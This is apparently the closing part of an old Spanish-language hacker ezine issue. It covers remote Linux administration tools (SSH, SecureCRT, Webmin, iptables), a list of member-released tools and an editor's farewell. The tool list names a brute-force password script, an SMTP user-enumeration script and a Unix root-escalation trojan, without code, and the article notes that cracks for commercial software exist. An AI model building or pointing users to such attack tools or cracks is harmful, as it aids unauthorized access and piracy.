Para Windows creo que será suficiente con todas esas utilerías, pero para *IX y en este caso, Linux, existen muchas herramientas que se pueden usar, entre ellas el muy básico telnet, pero que pasa si lo que quieren es seguridad y comodidad, no perder el tiempo poniendo telnetd con SSL, pues para ello pueden usar el ya multimencionado SSH (www.ssh.com) o su versión GNU www.openssh.org, y si se quieren conectar desde una terminal windows pueden usar SecureCRT y SecureFX, este ultimo permite la transferencia de archivos de forma segura mediante SSH2 (SFTP) y de esta manera prescindir de algún demonio inseguro; o pueden usar también el cliente de www.ssh.com para windows, en lo personal prefiero SecureCRT por la capacidad de configuración. Estos productos son comerciales, pero siempre existirá un crack o key generator, aunque el uso de dichos programas ya es su responsabilidad.

Bueno, hasta aquí he cubierto (hasta cierto nivel), la necesidad de un cliente “seguro” para tener una consola directa de nuestro servidor Linux en nuestro escritorio Windows, pero si no queremos editar a mano algún archivo de configuración de nuestros demonios por el simple hecho de no ocupar tiempo que no tenemos o por que no queremos leer completa la extensa documentación de todos ellos debido a que es una emergencia?, la solución perfecta esta en http://www.webmin.com/webmin/ este es un servidor web muy simple y lo

interesante es que no necesita Apache para su funcionamiento, se basa en cgi's y perl, pueden usar SSL, crear ACL's (access control lists) esto es, especificar que IP's tienen acceso, cuales no, crear cuentas de usuario especificas para Webmin y además hay una versión de Webmin para las distribuciones de Linux mas usadas y para BSD, Solaris, HP/UX, Irix, SCO Unix y MacOS Server X.
Webmin se basa en "módulos" para la configuración de diferentes demonios y servicios y se pueden agregar módulos para servicios no existentes, permite también ejecutar binarios de forma remota por si no quieren usar SSH o Telnet o por si necesitan correr el demonio de SSH. Pueden configurar su servidor DNS, NFS, Samba, usar SWAT, bases de datos SQL (MySQL, PostgreSQL) y bastantes servicios más.

Como nota adicional, siempre que se usen servicios de administración remota como estos y se quiera o requiera un sistema de control de acceso mas avanzado podemos ayudarnos de IPTABLES (kernel 2.4.*) o de IPCHAINS (kernel 2.*) y si no se quiere lidiar con la configuración a mano desde la consola se pueden usar interfaces graficas para su configuración y de esta forma controlar los IP's aceptados en los puertos especificados así como filtrar posibles DoS o intentos de "spoof".

Para finalizar me gustaría aconsejar lo siguiente, siempre que se escoja una herramienta de administración remota, lo primero que se debe tomar en cuenta es que queremos administrar, configurar y cuantos de esos puntos cubre la herramienta en la que estamos pensando y que tan rápido puede hacer lo que necesitamos.

Programas

Por Dex:

Brutedex — Simple bash script de fuerza bruta con wordlists sin saltos de password.

Vrfyforce —TCL script para buscar usuarios existentes en el sistema por smtp.

Por Nahual (nahual@raza-mexicana.org):

Tsu11.tar.gz — Troyano para obtener root en Unix. Version 1.1

Lestat.tar.gz — Herramienta para análisis estadístico de frecuencia literal en el descifrado de texto encriptado.

Alizee-09.zip — Editor de texto criptográfico. Para Windows y X-Window con interprete Tcl/Tk.

Nuestra Despedida,

Así concluye este numero 13 de esta ezine, si tienen criticas o comentarios sobre un articulo en especial háganselo saber al autor NO al staff, por otra parte, si desean colaborar con sus artículos no duden en enviarlos a staff@raza-mexicana.org, donde con gusto serán enviados al editor para que de su opinión y su publicación estará sujeta a su decisión, de antemano los requisitos son: buena ortografía, buen contenido, CERO plagios, buena redacción, sin insinuaciones de elitismo y/o presunción.

Por último los invito a leer el próximo número de esta ezine y a seguir visitando la página Web.

Como nota adicional, ha habido muchos comentarios sobre que Raza Mexicana esta desapareciendo o que ya desapareció o que somos 'lammers', etc. Esto no es cierto, el hecho de que un grupo no haga defacements o webcracks no quiere decir que ya hayan desaparecido, cualquier niño con 5 dedos en cada mano o hasta de 4 con 4 puede usar frontpage o compilar un exploit con su redhat o mandrake y usando gcc, pero quisiera ver si los mismo niños pueden realmente razonar lo que tienen y usan, lo dudo y estoy seguro que no pueden, así que una vez mas les aviso, que cualquier email que llegue diciendo 'hagan labor social y hackeen esta Web' o 'mandenme tarjetas de crédito por que mi hermanita tiene cáncer y necesitamos el dinero', 'enseñenme a hackear' y la favorita de todos 'mi novia me engaña, consigan su password de hotmail', tengan por seguro que no sera respondido y será enviado a Trash o Junkmail en el acto.

FELIZ AÑO 2002

Gracias,
El Editor y todo el Staff de Raza Mexicana.